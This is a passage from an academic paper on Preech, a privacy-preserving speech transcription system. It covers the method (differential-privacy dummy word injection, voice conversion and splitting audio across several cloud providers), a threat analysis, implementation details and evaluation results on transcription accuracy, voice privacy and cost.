Vocabulary definition: The foremost task for defining the word histogram is defining the vocabulary, $\mathcal{V}$. The most conservative approach to define $\mathcal{V}$ is to consider the total set of all English stemmed and non-stop words. Such a vocabulary would be prohibitively large for efficient and practical usage. However, note that such a definition of $\mathcal{V}$ is an overestimate as no real-world document would contain all possible English words. Recall that our objective of adding noise is to obfuscate any statistical analysis built on top of the document's *BoW* (histogram), such as a topic modeling and stylometry analysis. Typically, *BoW* based statistical analyses are concerned only with the set of most frequent words. For example, any standard topic model captures only the top m percentile most frequent words in a transcript [37, 43]. The same applies to stylometry analysis, which is based on measures of the unique distribution of frequently used words of different individuals.

Thus, as long as the counts of the most common words of the transcript are protected (via DP), the subsequent statistical model (like topic model) built over the word histogram will be privacy-preserving too (by Thm. 4.1). However, high-frequency words might not be the only ones that contain important information about T_S. To tackle this, we also include words with large Term Frequency-Inverse Document Frequency (TF-IDF) weight to our vocabulary. This weight is a statistical measure used to evaluate how significant a word is to a document relative to a baseline corpus. The weight increases proportionally to the number of times a word appears in the document but is offset by the frequency of the word in the baseline corpus. This offset adjusts for the fact that some words appear more frequently in general. To this end, Prεεch makes an estimate of the vocabulary from T_S^{OSP}. Although existing offline transcribers have high WER, we found (empirically) that they can identify the set of domain words of S with high accuracy (details in Sec. 7.3). For computing the TF-IDF values, IDF is computed using an external NLP corpus like Wikipedia articles. Thus formally, $\mathcal{V} = \{w | w \in \{$ top m percentile of the most frequent words in $T_S^{OSP}\} \cup \{$ words with TF-IDF value $\geq \Delta$ in $T_S^{OSP}\}\}$. Note that $\mathcal{V}$ should be devoid of all sensitive words which are scrubbed off from S in step 2 of Fig. 1. Additionally, the vocabulary can be extended to contain *out-of-domain* words, i.e., random English words that are not necessarily part of the original document. This helps in protecting against text classification attacks (Sec. 7.3).

Specificities of the word histogram: As discussed above, the goal of the DP mechanism is to generate noisy counts for each $w_i \in \mathcal{V}$. An artifact of our setting is that this noise has to be non-negative and integral. This is because dummy words (for the noisy counts) can only be added to S; removing any word from S is not feasible as this would entail in recognizing the word directly from S, which would require accurate transcription. Hence, Prεεch uses the truncated Laplace mechanism to ensure non-negative and integral noise.

Setting privacy parameters: The parameters ε and δ quantify the privacy provided by a DP-mechanism; lower the values higher is the privacy guarantee achieved. The distance parameter d, intuitively, connects the privacy definition in the word histogram, which is purely a formal representation, to a semantic privacy notion. For example, it can quantify how much the noisy topic models computed by the CSP (from T_S^{CSP}) should differ from that of T_S^g. Thus, the user can tune d depending on the target statistical analysis. In the following, we detail a mechanism, as a guide for the user, for choosing d when the target statistical analysis is topic modeling.

Let us assume that the user has a set of speech files $\{S_j\}$ to be transcribed. Let D_j denote the ground truth transcript corresponding to speech file S_j. The objective is to learn t topics from the corpus $\bigcup_j D_j$ with at least k words per topic (a topic is a distribution over a subset of words from the corpus). Let $\mathcal{T} = \{\mathbb{T}_1, \cdots, \mathbb{T}_t\}$ represent the original topic model built on $\bigcup_j D_j = \bigcup_j T_{S_j}^g$ and $\mathcal{T}' = \langle \mathbb{T}'_1, \cdots, \mathbb{T}'_t \rangle$ represent the noisy topic model computed by the CSP.

The following theorem (Thm. 4.4) provides a lower bound on the pairwise ℓ_1 distance between the true and noisy topics as a function of the privacy parameters of the DP word

histogram release mechanism (specifically, the term C_{min} is a function of (d, ε, δ)).

Theorem 4.4. *For any pair of topics* $(\mathbb{T}, \mathbb{T}') \in \mathcal{T} \times \mathcal{T}'$,

$$||T - T'||_1 \geq 2 \frac{1}{\left(1-(t-1)\frac{k}{\max_j |D_j|}\right)} \left(\frac{C_{min}}{t} - \frac{1}{2}\left(1 - t\frac{k}{\max_j |D_j||}\right)\right),$$

where $C_{min} = min_{j,l}\left\{\frac{v\cdot(|D_j|-|w_{l,j}|\omega_j)}{|D_j|\cdot(|D_j|+v\cdot\omega_j}\right\}$, $|D_j|$ *is the total number of words in* D_j, ω_j *is the total number of unique words,* v *is the variance of the distribution* $Lp(\varepsilon', \delta', d)$, $\delta' = \beta\delta$ *and* $|w_{l,j}|$ *is the number of times the word* $w_l \in \mathcal{V}$ *appears in* D_j.

The proof of this theorem and the descriptions of the parameters are presented in the full paper [3] .

Dummy word injection: As discussed earlier, achieving differential privacy requires adding dummy words to S. Prεεch generates the dummy text corpus using an NLP language model (Sec. 6). The model takes in a short text sample from the required topic and generates an entire document of any required length based on that input. In some scenarios, the user can also provide a corpus of non-publicly available documents with the same vocabulary. This scenario is valid in many practical settings. For instance, in an educational institution, the sensitive speech files requiring transcription might be the interviews/oral exams of the students conducted on a specific subject, and the noise corpus can be the lecture notes of the same subject.

Next, Prεεch generates a set of dummy segments, $\mathbb{S}_d$, from the dummy corpus above. Let us assume that each of the true segments contains at most k non-stop words (depends on the segment length). Prεεch ensures that each dummy segment also contains no more than k non-stop words. Additionally, each such segment must contain only one word from the vocabulary $\mathcal{V}$. This means that although the physical noise addition is carried at the segment level, it is still equivalent to adding noise at the level of words (belonging to $\mathcal{V}$) as we only care about $w_i \in \mathcal{V}$. Each dummy segment is injected only once per CSP. Since the dummy segments have to be added in the speech domain, Prεεch applies TTS transforms to the segments in $\mathbb{S}_d$ such that they have the same acoustic features as $\mathbb{S}$. This condition ensures that $\mathbb{S}_d$ are indistinguishable from $\mathbb{S}$ in terms of their acoustic features. Prεεch provides the user with two broad options to satisfy this condition – voice cloning or voice conversion.

Voice cloning is a TTS system that generates speech in a target speaker voice. Given a speech sample from the target speaker, the system generates an embedding of the speaker's voice biometric features. It uses this embedding to synthesize new utterances of any linguistic content in the target speaker's voice. Prεεch utilizes such a technology to clone the original speaker's voice and uses it to generate acoustically similar dummy segments $\mathbb{S}_d$. Prεεch applies a state-of-the-art voice cloning system [20], which generates a close-to-natural synthetic voice using a short ($\sim$ 5 sec.) target voice sample.

We evaluate this cloning system in Sec. 3.1, and the cloned samples are successfully identified as the true speakers. However, voice cloning does not protect the speakers' voice biometrics, and can be potentially thwarted by a stronger adversary. Hence, Prεεch provides voice conversion (VC) as a stronger privacy-preserving option for the user. VC transforms the voice of a source speaker to sound like a target speaker. Prεεch utilizes VC to obfuscate the true speakers' voice biometrics as well as to mitigate the DP noise indistinguishability concern by converting the true and dummy segments into a single target speaker voice (Sec. 4.6). We discuss the utility-privacy trade-offs of both options in Sec. 7.

It is important to note that the dummy segments do not affect the WER of T_S^{CSP}. It is so because Prεεch can exactly identify all such dummy segments (from their timestamps) and remove them from T_S^{CSP}. Additionally, since the transcription is done one segment at a time, the dummy segments do not affect the accuracy of the true segments ($\mathbb{S}$) either. Segmentation and voice conversion are the culprits behind the WER degradation, as will be evident in Sec. 7. Thus in Prεεch, the noise (in the form of dummy segments) can ensure differential privacy without affecting the utility. This is in contrast to standard usage of differential privacy for releasing numeric statistics where the noisy statistics result in a clear loss of accuracy. However, the addition of the dummy segments in Prεεch does increase the monetary cost of using the online service that has to transcribe more speech data than needed. We analyze this additional cost in Sec. 7.

In practice, we have multiple well-known cloud-based transcription services with low WER like Google Cloud Speech-to-Text, Amazon Transcribe, etc. Prεεch uses them to its advantage in the following way. Prεεch splits the set of segments $\mathbb{S}$ into N different sets (step 3 in Sec. 4.5.3) $\mathbb{S}_i, i \in [N]$ where N is the number of CSPs with low WER. Then, Prεεch sends each subset to a different CSP (after adding suitable noise segments to each set and shuffling them). Since each engine is owned by a different, often competing corporation, it is reasonable to assume that the CSPs are *non-colluding*. Thus, assuming that each segment contains at most one word in $\mathcal{V}$, each subset of segments $\mathbb{S}_i$ can be viewed as randomly sampled sets from $\mathbb{S}$ with sampling probability $\beta = 1/N$. From Thm. 4.2, this partitioning results in a privacy amplification.

4.5.3 Mechanism

We summarize the DP mechanism by which Prεεch generates the dummy segments for S. The inputs for the mechanism are (1) $\mathbb{S}$ – the short segments of the speech file S, (2) the privacy parameters ε and δ and (3) N – the number of non-colluding CSPs to use. This mechanism works as follows:

- Identify the vocabulary $\mathcal{V} = \{w | w \in \{$ top m percentile of the most frequent words in $T_S^{OSP}\} \cup \{$ words with TF-IDF value $\geq \Delta$ in $T_S^{OSP}\}\}$ through running an offline transcriber over S.

- Tune the value of d based on the lower bound from Thm. 4.4, ε and δ.
- Generate N separate noise vectors, $\eta_i \sim [Lp((\ln(1+\frac{1}{\beta}(e^{\varepsilon}-1)), \beta\delta, d)]^{|\mathcal{V}|}, i \in [N]$. Thus for every partition i, Prεech associates each word in $\mathcal{V}$ with a noise value, a non-negative integer.
- From the NLP generated text, extract all the text segments that contain words from $\mathcal{V}$. For each partition i, sample the text segments from this corpus to match the noise vector η_i. This is the set of noise (dummy) segments for partition i, $\mathbb{S}_{d,i}$. Iterate on generating text from the NLP language model until the required noise count is satisfied.
- Randomly partition $\mathbb{S}$ into N sets $\mathbb{S}_i, i \in [N]$ where $\Pr[\text{segment } s \text{ goes to partition } i] = \beta = 1/N, s \in \mathbb{S}$.
- For each partition $i \in [N]$, shuffle the dummy segments in $\mathbb{S}_{d,i}$ (after applying TTS and VC) with the segments in $\mathbb{S}_i$ (after applying VC), and send it to the CSP_i.

The first 4 steps in the above mechanism are performed in stage 3 in Prεech (Fig. 1) while steps 5-6 are performed in stage 6.

Theorem 4.5. *Any topic model computed by $CSP_i, i \in [N]$ from $T_S^{CSP_i}$ is (ε, δ)-DP.*

Proof. From Thm. 4.2 and Thm. 4.3, we conclude that the word histogram $\tilde{H}_i$ computed from $T_S^{CSP_i}$ is (ε, δ) - DP for distance d. Thm. 4.1 proves that the topic model from $\tilde{H}_i$ is still (ε, δ)-DP as it is a post-processing computation. □

4.5.4 Novelty of Prεech's Use of Differential Privacy

Here, we summarize the key novelty in Prεech's use of DP:
(1) Typically, DP is applied to statistical analysis of numerical data where "noise" corresponds to numeric values. In contrast, in Prεech, "noise" corresponds to concrete units – words. To tackle this challenge, we applied a series of operations (segmentation, shuffling, and partitioning) to transform the speech transcription into a *BoW* model, where the DP guarantee can be achieved. Moreover, the noise addition has to be done in the speech domain. This constraint results in new challenges: the lack of a priori access to the word histogram domain $\mathcal{V}$, and generating indistinguishable dummy speech segments.
(2) In our setting, the use of a DP mechanism does not introduce a privacy-utility trade-off from the speech transcription standpoint. Prεech performs transcription one segment at a time. It keeps track of the timestamps of the dummy segments and completely removes their corresponding text from the final transcription (Sec. 4.2.3). This filtration step is achievable in Prεech, unlike numeric applications of DP, because of the atomic nature of transcription. However, the dummy segments increase the monetary cost of transcription, resulting in a privacy-monetary cost trade-off as shown in Table 3. To tackle this issue, Prεech takes advantage of the presence of multiple CSPs (Sec. 4.5.2). Thus, the idea of utilizing multiple CSPs for cost reduction (Thm. 4.2) is a novel contribution.
(3) We introduce an additional parameter d, the distance between the pair of histograms, in our privacy definition (Defn. 4.1). Intuitively, d connects the privacy definition in the word histogram model, which is purely a formal representation, to a semantic privacy notion (e.g., ℓ_1 distance between true and noisy topic models, Thm. 4.4) as shown in Fig. 6 and 7. This contribution builds on ideas like group privacy [13] and generalized distance metrics [10].

4.5.5 Control Knobs

The construction of the DP word histogram provides the user with multiple control knobs for customization:
Parameter d: According to Def. 4.1, from $\tilde{H}$ the *CSP* will not be able to distinguish between T_S^{CSP} and any other transcript that differs from T_S^{CSP} in d words from $\mathcal{V}$. Thus, higher the value of d, larger is the ε-indistinguishability neighborhood for $\tilde{H}$ and hence, better is the privacy guarantee. But it results in an increased amount of noise injection (hence, increased monetary cost – details in Sec. 7.3).
Vocabulary: The size of $\mathcal{V}$ is a control knob, specifically, the parameters m and Δ and the number of *out-of-domain* words. The trade-off here is: the larger the size of $\mathcal{V}$, the greater is the scope of the privacy guarantee. However, the noise size scales with $|\mathcal{V}|$ and hence incurs higher cost (details in Sec. 7.3).
Voice transformation for noisy segments: Prεech provides two options for noise synthesis – voice cloning and voice conversion. Voice cloning does not affect the transcription utility, measured in WER, because it does not apply any transformations on the original speaker's voice. However, it fails to protect the sensitive biometric information in S. Moreover, there is no guarantee that a strong adversary cannot develop a system that can distinguish the cloned speech segments from the original ones. This puts Prεech's effectiveness at the risk of the arms race between the voice cloning system's performance and the adversary's strength. This limitation is addressed by voice conversion at the cost of transcription utility. We quantify these utility-privacy trade-offs in Sec. 7.
Number of CSPs used for transcription: As discussed above, employing multiple CSPs lowers the monetary cost incurred. However, as shown in Table 1, AWS has a higher WER than Google. Hence, using both the CSPs results in lower overall utility than just using Google's cloud service.

4.6 Voice Conversion

Below, we discuss the two main categories of VC systems, highlighting their privacy-utility trade-offs.

4.6.1 One-to-One Voice Conversion

One-to-one VC maps a predefined source speaker voice to a target speaker voice. In Prεech, we use sprocket [21], which is based on spectral conversion using a Gaussian mixture




Figure 4: An illustration of the many-to-one VC pipeline.

model (GMM). Sprocket's training phase takes three steps: (1) acoustic features extraction of the source and target speakers samples, (2) time-alignment of the source and target features, and (3) GMM model training. During conversion, sprocket extracts the acoustic features of the new utterances, converts them using the learned GMM model, and generates the target waveform. Prεεch applies sprocket to convert the voice of all source speakers, including the synthesized dummy segments, into the *same target speaker voice*.

4.6.2 Many-to-One Voice Conversion

For perfect voice privacy, the VC system should (1) map any voice (even if previously unseen) to the same target voice, (2) not leak any distinguishing acoustic features, and (3) operate on speech containing multiple speakers. To this end, Prεεch deploys the two-stage many-to-one VC [44] mechanism. As shown in Fig. 4, the first stage is a phoneme classifier that transfers the speech utterance into phonetic posterior grams (PPG) matrix. A PPG is a time-aligned phonetic class [44], where a phoneme is the visual representation of a speech sound. Thus, the phoneme classifier removes the speaker-identifying acoustic features by mapping the spoken content into speaker-independent labels. In the second stage, a speech synthesizer converts the PPGs into the target voice.

The PPGs intermediate stage is irreversible and speaker-independent. It guarantees that the converted dummy segments $\mathbb{S}_d$ and converted original segments $\mathbb{S}$ cannot be distinguished from each other. However, the actual implementation of the system carries many challenges. The first stage is a performance bottle-neck as it needs large phonetically aligned training data to generalize to new unseen voices. We overcome this challenge by generating a custom training speech dataset with aligned phonemes as described in Sec. 6.

4.6.3 Control Knobs

The aforementioned VC techniques present an interesting utility-usability-privacy trade-off. The one-to-one VC technique gives better accuracy than many-to-one VC since it is trained for a specific predefined set of source speakers (details in Sec. 7.4.1). However, this utility gain comes at the price of usability and privacy. First, unlike many-to-one VC, sprocket needs parallel training data – a set of utterances spoken by both the source and target speakers. Hence, it requires an enrollment phase to get the source speaker's voice samples, thereby limiting the scalability of Prεεch for previously unseen speakers. Second, one-to-one VC does not provide perfect indistinguishability. These two limitations are mitigated by applying many-to-one VC (Sec. 7.4.1).

5 End-to-End Threat Analysis

In this section, we go over the end-to-end system design of Prεεch and identify potential privacy vulnerabilities.

Voice Privacy: Many-to-one VC removes all the identifying features from S, like the speakers' voices, background noise, and recording hardware, thereby protecting voice privacy.

Textual Privacy: For sensitive word scrubbing, the best-case scenario from a privacy point of view is to have the user spell out the entire keyword list. However, due to its high usability overhead, Prεεch uses NER instead to identify named entities automatically from T_S^{OSP}. In Sec. 7.3.1, we empirically show that Prεεch can achieve near-perfect true positive rate in identifying the segments containing sensitive words. However, this is only an empirical result and is dataset dependent.

Our main defense against statistical analysis on the text is the DP guarantee on the word histogram. This DP guarantee would break down if the adversary can distinguish the dummy segments from the true segments. Many-to-one VC technique, by design, ensures that both sets of segments have the same acoustic features. However, the possibility of distinguishing them based on their textual features still remains. To address this threat, we rely on state-of-the-art NLP models with low perplexity (log-likelihood) scores to generate the dummy text corpus. The low perplexity scores ensure that the auto-generated text is as close as possible to the natural language generated by humans [19, 36]. Although there is no formal guarantee about the adversary's ability to distinguish dummy and true segments based on their textual features, we have empirically analyzed this threat in Sec. 7.3.3 and Sec. 7.3.4. We leverage state-of-the-art NLP techniques to mount attacks on the dummy segments. Our results show that the adversary fails to distinguish between the dummy and true segments. However, the extent of such robustness is based on the efficacy of state-of-the-art NLP techniques.

Word correlations can also weaken the DP guarantee ($d-w$, if w is the maximum size of word groups with high correlation). This can be addressed by either increasing d or considering n-gram $(n = w)$ word histograms. However, this would increase the requisite amount of dummy segments.

Long segments can also be a source of privacy vulnerability as each segment contains more contextual information. Hence, in the prototype Prεεch presented in the paper, we use short segments that contain at most two non-stop words.

Another weakness is related to vocabulary estimation, especially if some of the distribution-tail words are deemed to be sensitive. Prεεch provides no formal guarantees on the words that do not belong to $\mathcal{V}$. Although our empirical evaluation shows that the OSP has a very high accuracy for the weighted estimation of $\mathcal{V}$ (Sec. 7.3.2), some sensitive distribution-tail words might still be missed due to the OSP's transcription errors. Additionally, our formal DP guarantee holds only for the word histogram (*BOW*) on $\mathcal{V}$. Textual analysis models other than *BOW* are empirically evaluated in Sec. 7.3.3 and Sec. 7.3.4.

Finally, if the CSP can reorder the segments (even partially since the speech file it receives contains dummy segments as well), it will be able to distinguish the dummy segments from the true ones and hence, learn the textual content of the file. For this again, we show empirically that current NLP techniques fail to reorder the segments (Sec. 7.3.4) even in the worst-case setting where all the segments go to one CSP. However, as before, this is an empirical result only.

Formal Privacy Guarantee: *For a speech file S, Prεεch provides perfect voice privacy (when using many-to-one VC) and an* (ε, δ)*-DP guarantee on the word histogram for the vocabulary considered (BOW), under the assumption that the dummy segments are indistinguishable from the true segments.*

6 Implementation

In this section, we describe the implementation details of Prεεch's building blocks (shown in Fig. 1).

Segmentation: We implement the two-level hierarchical segmentation algorithm described in Sec. 4.3. The silence detection based segmentation is implemented using the Python pydub package[7]. We used Praat[8] to extract the pitch information required for the second level of the segmentation algorithm.

Sensitive Keyword Scrubbing: We use the NLP Python framework spaCy [9] for named entity recognition (NER) from the text. The keyword lists per each dataset can be found in the full paper [3] . We employ PocketSphinx[10] for keyword spotting, a lightweight ASR that can detect keywords from continuous speech. It takes a list of words (in the text) and their respective sensitivity thresholds and returns segments that contain speech matching the words. PocketSphinx is a generic system that can detect any keyword specified in runtime; it is not trained on a pre-defined list of keywords and requires no per-user training or enrollment.

Generating Dummy Segments: We use the open source implementation [11] of OpenAI's state-of-the-art NLP language model, *GPT*2 [36], to generate the noise corpus.

Using this predictive model, we generate a large corpus representing the vocabulary of the evaluation datasets. An example of the generated text is available in the full paper [3] . To generate the dummy segments, we segment each document at the same level as the speech segmentation algorithm. We build a hash table associating each vocabulary word with the segments that contain it. Prεεch uses a dummy segment only once per CSP to prevent it from identifying repetitions.

Text-to-Speech: We use the multi-speaker (voice cloning) TTS synthesizer [20] to generate the speech files corresponding to the dummy segments. We use a pre-existing system implementation and pretrained models [12].

One-to-One Voice Conversion: We use the open-source sprocket software [13]. As described in Sec. 4.6.1, sprocket requires a parallel training data and the target voice should be unified for all source speakers. For the VCTK datasets, we use speaker p306 as the target voice. Since we also evaluate Prεεch on non-standard datasets (Facebook and Carpenter cases), we had to construct the parallel training data for their source speakers. For this, we use TTS to generate the required target voice training utterances in a single *synthetic* voice.

Many-to-One Voice Conversion: We utilize pre-existing architectures and hyperparameters [14] for the two-stage many-to-one VC [44] mechanism, shown in Fig. 4. The first network, net_1, is trained on a set of {raw speech, aligned phoneme labels} samples from a multi-speaker corpus, where the labels are the set of 61 phonemes from the TIMIT dataset. The only corpus that has a manual transcription of speech to the phonemes' level is the TIMIT dataset – a limited dataset. We found that training net_1 on TIMIT alone results in an inferior WER performance. For better generalization, we augment the training set by automatically generating phoneme-aligned transcriptions of standard ASR corpora. We use the Montreal Forced Aligner [15] to generate the aligned phonemes on LibriSpeech and TED-LIUM [38] datasets. The second network, net_2, synthesizes the phonemes into the target speaker's voice. It is trained on a set of {PPGs, raw speech} pairs from the target speaker's voice. We use the *trained* net_1 to generate the PPGs data for training net_2. As such, we only need speech samples of the target speaker to train net_2. This procedure also allows net_2 to account for net_1's errors. We use Ljspeech[16] as the target voice for its relatively large size – 24 hours of speech from a single female.

7 Evaluation

We evaluate how well Prεεch meets the design objectives of Sec. 4. Specifically, we aim to answer the following questions:

[7] https://pypi.org/project/pydub/
[8] http://www.fon.hum.uva.nl/praat/
[9] https://github.com/explosion/spaCy
[10] https://github.com/cmusphinx/pocketsphinx
[11] https://github.com/huggingface/transformers
[12] https://github.com/CorentinJ/Real-Time-Voice-Cloning
[13] https://github.com/k2kobayashi/sprocket
[14] https://github.com/andabi/deep-voice-conversion
[15] https://montreal-forced-aligner.readthedocs.io/en/latest/
[16] https://keithito.com/LJ-Speech-Dataset/

Datasets	Cloning	One-to-One	Many-to-One	OSP
VCTK p266	5.15 (80.73%)	16.55 (38.06%)	21.92 (17.96%)	26.72
VCTK p262	4.53 (71.63%)	7.39 (53.73%)	10.82 (32.25%)	15.97
Facebook1	8.26 (66.59%)	14.60 (40.94%)	20.30 (17.88%)	24.72
Facebook2	9.75 (63.36%)	18.27 (31.34%)	19.44 (26.94%)	26.61
Facebook3	14.93 (51.40%)	23.25 (24.32%)	27.06 (11.91%)	30.72
Carpenter1	14.43 (44.18%)	23.88 (7.62%)	22.63 (12.46%)	25.85
Carpenter2	13.53 (65.93%)	33.71 (15.11%)	38.90 (2.04%)	39.71

Table 2: WER (%) of end-to-end Preech which represents the accumulative effect of segmentation, SWS, and different settings of voice privacy and its relative improvement in (%) over OSP (Deep Speech).




Figure 5: ROC curve for sensitive words detection at different values of the sensitivity score.

(*Q1.*) Does Preech preserve the transcription utility?
(*Q2.*) Does Preech protect the speakers' voice biometrics?
(*Q3.*) Does Preech protect the textual content of the speech?
(*Q4.*) Does the different control knobs provide substantial flexibility in the utility-usability-privacy spectrum?

We answer the first three questions for a prototype implementation of Preech that provides the maximum degree of formal privacy and hence, the least utility. For evaluating *Q4*, we relax the privacy guarantee to obtain utility and usability improvements.

Prototype Preech: For the prototype Preech presented in the paper: (1) segmentation length is adjusted to ensure that each segment contains at most two non-stop words (2) noisy segments are generated via the GPT2 language model (3) a single CSP (Google) is utilized (4) many-to-one VC is applied to both the dummy and true segments.

7.1 Q1. Transcription Utility

We assess the transcription WER after deploying end-to-end Preech on the non-standard datasets. Recall that Table 1 in Sec. 2.2 shows the baseline WER performance of the CSP and OSP before applying Preech.

WER Analysis: Column 4 in Table 2 shows the end-to-end WER for the prototype Preech which represents the accumulative effect of segmentation, SWS, and many-to-one VC. Although VC is the main contributor to Preech's WER, as is evident from Sec. 7.4.1 and Sec. 7.3.1, there are two main observations. First, many-to-one VC is superior to Deep Speech. Specifically, Preech's relative improvement over Deep Speech ranges from 11.91% to 32.25% over the evaluation datasets (except for Carpenter2). Recall that we trained the VC system using standard ASR corpora, while we evaluate the WER on non-standard cases. Still, Preech's WER is superior to that of Deep Speech, which has been trained through hundreds of hours of speech data. Second, Preech does not have the same performance for all the datasets. This observation arises again from the lack of diversity in our VC training set. For example, the speaker in Carpenter 1 speaks loudly, allowing VC to perform well. On the other hand, the second speaker (Carpenter 2) is not as clear or loud, which results in an inferior VC performance. This observation is consistent with Deep Speech as well.
Our experiments show that these results can be improved by adding samples of the source speaker voice to the training pipeline of net_1 and net_2. We chose not to go with this approach as this limits the usability of the system, and in such a case sprocket (Sec. 7.4.1) would be a better choice.

7.2 Q2. Voice Biometric Privacy

To test the voice biometric privacy, we conduct two experiments using the voice analysis APIs (details in Sec. 3.1). In the first experiment, we assess the CSP's ability to separate speech belonging to different speakers after Preech applies the VC system. On our multi-speaker datasets, IBM diarization API concludes that there is only one speaker present.

Furthermore, we run the diarization API after adding the dummy segments (after TTS and VC). Again, the API detects the presence of only one speaker. Thus, not only does Preech hide the speaker's biometrics and map them to a single target speaker but also ensures noise indistinguishability, which is key to its privacy properties.

The second experiment tests Preech's privacy properties against a stronger adversary, who has access to samples from the true speakers. We enroll segments from the true speakers as well as the fake target speaker to Azure's Speaker Identification API. We pass the segments from Preech (after adding dummy segments and applying VC) to the API. When many-to-one VC is applied, in all evaluation cases, the API identifies the segments as belonging to the fake target speaker. Not a single segment was matched to the original speaker. Both experiments show that prototype Preech is effective in sanitizing the speaker's voice and ensuring noise indistinguishability.

Datasets	$\|\mathcal{V}\|$	# words in T_S^g	#Extra words due to dummy segments d=2	d=5	d=15
VCTK p266	483	922 ($0.22)	2915 ($0.68)	7247 ($1.69)	23899 ($5.58)
VCTK p262	471	914 ($0.21)	2845 ($0.66)	7157 ($1.67)	23230 ($5.42)
Facebook	1098	5326 ($1.24)	6660 ($1.55)	16567 ($3.87)	54038 ($12.62)
Carpenter	1474	7703 ($1.80)	8915 ($2.08)	22296 ($5.20)	72907 ($17.02)

Table 3: Number of extra words due to dummy segments and the additional monetary cost in USD with varying d, at $\varepsilon = 1$ and $\delta = 0.05$.




Figure 6: Sentiment scores heatmap of 10 documents with varying d, at $\varepsilon = 1$ and $\delta = 0.05$.

7.3 Q3. Textual Privacy

We perform an extensive evaluation of the textual privacy, including sensitive word scrubbing, analysis of the DP mechanism, and defense against statistical analysis.

7.3.1 Sensitive Words Scrubbing:

We run PocketSphinx keyword spotting on each dataset at different sensitivity scores ranging from 0.2 to 1[17]. Fig. 5 shows the detection true positive rate (TPR) versus the false positive rate (FPR) at different sensitivity scores. As the figure shows, the sensitivity score is a trade-off knob between privacy (high TPR) and utility (low FPR). We observe that Prεεch is able to achieve almost perfect TPR with low FPR values.

Next, we evaluate the impact of SWS on the transcription utility. We set a sensitivity score of 0.95 for all the datasets to have a near-perfect TPR while minimizing the FPR. Our experiments show that the total duration of the segments flagged with sensitive keywords at this score is: 0.13%, 0.06%, 0.18%, 0.20%, and 0.08% of the total duration of each dataset in Fig. 5. Then, we transcribe the sensitive-flagged segments using Deep Speech. The overall transcription accuracy after SWS (i.e., equivalent to choosing voice cloning in Prεεch as cloning results in no addition WER) is presented in the second column of Table 2. Since the segments are short, the portion of speech transcribed locally is limited. Hence, the impact of the OSP transcription errors is not significant.

7.3.2 DP Mechanism Analysis:

We follow the DP mechanism described in Sec. 4.5.3.

Vocabulary Estimation: We estimate the vocabulary $\mathcal{V}$ using the OSP transcript. Let $\mathcal{W}$ represent the set of unique words in T_S^g. We define the accuracy of the vocabulary estimation, D_{acc}, as the ratio between the count of the correctly identified unique words from T_S^{OSP}, $|\mathcal{W}|_{est}$, and the count of the unique words in T_S^g, $|\mathcal{W}|$. For our datasets, the domain estimation accuracy is at least 75.54%. We also calculate the weighted estimation accuracy defined as: $D_{weighted} = \frac{\sum P(w_{est}).\mathbb{1}_{w_{est}\in\mathcal{W}}}{|\mathcal{W}|}$ where $P(w_{est})$ is the weight of the estimated word w_{est} in T_S^g. $D_{weighted}$ is more informative since it gives higher weights to the most frequent words in T_S^g. The weighted estimation accuracy is 99.989% in our datasets. From $\mathcal{W}_{est}$ we select $\mathcal{V}$ over which we apply the DP mechanism. Additionally, we extend our vocabulary to contain a set of random words from the English dictionary.

Histogram Distance: We analyze the distance between the original and noisy histograms (after applying Prεεch) and its impact on the cost of online transcription. Because of the nature of Prεεch's DP mechanism, the noise addition depends on four values only: $|\mathcal{V}|$, ε, δ, and d.

For all our experiments, we fix the values of $\varepsilon = 1$ and $\delta = 0.05$. Table 3 shows the amount of noise (dummy words) and their transcription cost in USD [18] for each of the evaluation datasets at different values of d. Each dataset has a different vocabulary size $|\mathcal{V}|$ and word count. The increase in the vocabulary size requires adding more dummy segments to maintain the same privacy level. In Prεεch, adding more noise comes at an increased monetary cost, instead of a utility loss. The table highlights the *trade-off* between privacy and the cost of adding noise.

7.3.3 Statistical Analysis


In this section, we evaluate the statistical analyses (details in Sec. 3.2) performed by the adversary to extract textual information on the noisy transcripts obtained from Prεεch.

Topic Model: We generate the topic models from the documents corresponding to the original and noisy word histograms, and evaluate their ℓ_1 distance. The topic model operates on a corpus of documents; hence we include eight more Supreme Court cases to our original evaluation datasets (Facebook and Carpenter). In this evaluation, we treat all these ten documents as one corpus; we aim to generate the topic model before and after applying Prεεch to the whole corpus.

We use AWS Comprehend API to generate the topic model. The API needs the number of topics as a hyperparameter that ranges from 1 to 100. Based on our apriori knowledge of the

[17] The sensitive keywords list for each dataset is in the full paper [3] .

[18] The pricing model of Google Speech-to-Text is: $0.009 / 15 seconds.



(a) 8 topics (b) 10 topics (c) 12 topics (d) 14 topics

